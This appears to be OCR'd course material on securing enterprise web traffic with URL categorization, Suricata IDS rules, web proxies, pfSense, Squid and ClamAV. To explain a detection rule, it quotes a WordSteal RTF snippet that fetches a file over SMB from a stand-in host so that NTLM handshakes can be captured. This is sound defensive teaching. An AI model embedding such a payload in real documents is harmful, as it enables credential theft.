
When implementing categorization, there are a few things to keep in mind:

- Fine-grained blocking can be performed by only allowing categories to certain user groups (e.g. allow IT administrators to access security / hacking related content for research purposes);
- The categorization of submitted URLs is not always that strong: Targeted adversaries can manually submit a URL and suggest to have it added to a "benign" category (e.g. creating a fake "company web page" serving malware and having it categorized as "business")

Securing Web Traffic – Categorization & Blacklisting (2)
As mentioned on the previous slide, it's important to consider the limitation of blacklisting and categorization. A statement that is applicable to both commercial and open source list.

If fine-grained blocking is required, it's possible to allow certain categories to certain user groups. An example could be to allow IT administrators to websites in the hacking categories. Keep in mind that management of groups and categories will be required.

Even though URL categorization and blacklisting can be a strong mechanism, there are no guarantees that a URL that's categorized as safe actually is safe. Adversaries can manipulate a URLs category by submitting a request for a certain category while serving malware in the background. Alternatively, certain safe URLs could be placed in a category that is blocked, resulting in user frustration and requests to unblock the URL.



Securing Web Traffic – IDS / IPS

Another, more advanced way of securing web traffic is through the use of an IDS or IPS. These devices will detect and/or prevent payload delivery in the web traffic. Combining Suricata with the open ruleset provided by Emerging Threats (https://rules.emergingthreats.net/) makes for an excellent free solution.

To get an idea of how an open source IDS/IPS like Suricata works, we are going to look at a rule to detect an RTF file (Rich Text Format files are ASCII files) that uses an INCLUDEPICTURE instruction to download a picture via SMB (file:// protocol). Combined with the responder.py script, this can be used to steal NTLM handshakes. This attack is known as WordSteal—it uses an RTF file like this:

{\rtf1{\field{*\fldinst {INCLUDEPICTURE "file://192.168.1.1/image.png" *
MERGEFORMAT\\d}}{\fldrslt}}}

Remark: Suricata rules take one line. In the example above, we split the rule over several lines to improve readability, but as such, this rule will be rejected by Suricata. All the rule elements need to be written on one line.

The first line tells us that this is an alert rule (to detect, a rule to prevent would start with drop) for http traffic that is coming into our enterprise network from the Internet. A rule to inspect mail server traffic would have SMTP instead of http as identifier.

Line 5 instructs Suricata to inspect the content of the http connection (and not the headers or the URL).
Line 6 checks if the content starts with {\rtf1 (normal RTF file start with this header)
Line 7 searches for string INCLUDEPICTURE after the header, ignoring case.
Line 8 searches for string file:// after INCLUDEPICTURE, ignoring case.
Line 9 is a regular expression to eliminate some false positives.

If you want to apply in-depth alerting for HTTPS, SSL interception is required to be able to view the contents of the encrypted communications.

Detecting Exploit Kit Activity with IDS/IPS

Suricata IDS / IPS with the free Emerging Threats ruleset has several built-in rules for exploit kit activity:


Exploit kit IDS rules

The emerging threats ruleset includes signatures for the most common exploit kits.

As they are frequently updated, they are a good way of identifying exploit kit activity inside the organization.

Detecting Exploit Kit Activity with IDS/IPS

Amongst others, combining Suricata with the free Emerging Threats rulesets provides a good way of identifying exploit kit activity inside the organization. The ET ruleset contains several built-in rules for detecting exploit kit activity for the most common exploit kits. The rules are frequently updated, allowing you to stay on top of the latest evolution in the exploit kit landscape.




Securing Web Traffic – Design Principles

Implementing web filters is "easy" in an enterprise if web proxies are used. The proxy server can operate as a central location where all security decisions are made and where all the filtering can be done. If no proxy is present, then a less efficient form of filtering can be implemented in DNS and firewalls.

In case the internal network is split up into segments, for example, grouping workstations separately from servers, the proxy can be used as an in-line system providing functionality for both segments. As mentioned before, it can serve as a web proxy for your users, implementing URL filtering, blacklisting, or even SSL interception.


For servers, it can serve as a reverse proxy, potentially as a reverse proxy cache or to perform pre-authorization or load balancing and providing a centralized point for monitoring.



Web Proxy Security Best Practices

It's not enough to just deploy a web proxy and hope things will work out… Here are a few key best practices to consider when deploying a web proxy:

- Enforce all outbound HTTP traffic through the proxy so categorization and blacklisting can be applied on all connections.
- Only allow HTTP-based traffic on the most widely used ports, such as 80, 443, and 8080.
- Implement proxy-level authentication to restrict web access to authenticated users and potentially filter based on user groups.
- Make sure detailed proxy logs are generated and retained. These can be useful in case of investigations.
- Implement URL categorization and blacklisting to filter unwanted categories.




Introducing PfSense

PfSense is an open-source firewall/router that is currently being maintained by Rubicon Communications. It was first introduced in 2004 as a m0n0wall fork (http://m0n0.ch/wall/index.php). M0n0wall was a project aimed at creating a complete, embedded firewall software package, based on FreeBSD, along with a web server, PHP, and some other utilities.

As a result, pfSense is based on FreeBSD as well, including its PacketFilter (PF). It's easily extensible with additional packages, a lot of which we have discussed during this course already or will be discussing soon. Some examples are Squid, ClamAV, Suricata, and Snort.

Even though all functionality is available in the free community edition, commercial support is available. However, community support is available as well through discussions on the fora, etc.




PfSense Main Interface

Pfsense's main interface is easy on the eye and provides a dashboard containing system information, such as the name, version, CPU type, uptime and some other stats. The firewall's interfaces are shown on the dashboard as well.

In the toolbar, at the top of the interface, there's a number of interesting functions, including general system administration, network interface configuration, firewall rulesets (per interface), available services, VPN configuration, status, and diagnostics.


Clicking one of the tabs opens a submenu where further functions can be selected.



PfSense & Squid Proxy Integration

PfSense allows integration with the proxy that we mentioned before, Squid. Through the Squid package, various proxy features such as caching, anti-virus (using ClamAV), basic ACLs, traffic management, and user authentication can be added. In case extended URL categorization and ACL controls are needed, the SquidGuard package can be added to pfSense as well.

All of the proxy settings can be configured through the pfSense user interface.




PfSense & ClamAV

The ClamAV tab in the Squid proxy package allows enabling antivirus checking using ClamAV through Squid proxy.

The configuration allows determining what kind of client information should be sent to ClamAV, such as username and/or IP. Advanced settings can be loaded by enabling manual configuration. This allows to manually modify configuration files. A redirect URL can be specified using the user interface and determines where a user will be redirected to in case a virus is detected. Support for Google Safe Browsing is included as well. It's possible to exclude streamed audio/video from AV scanning, which could be detrimental to the stream's performance.

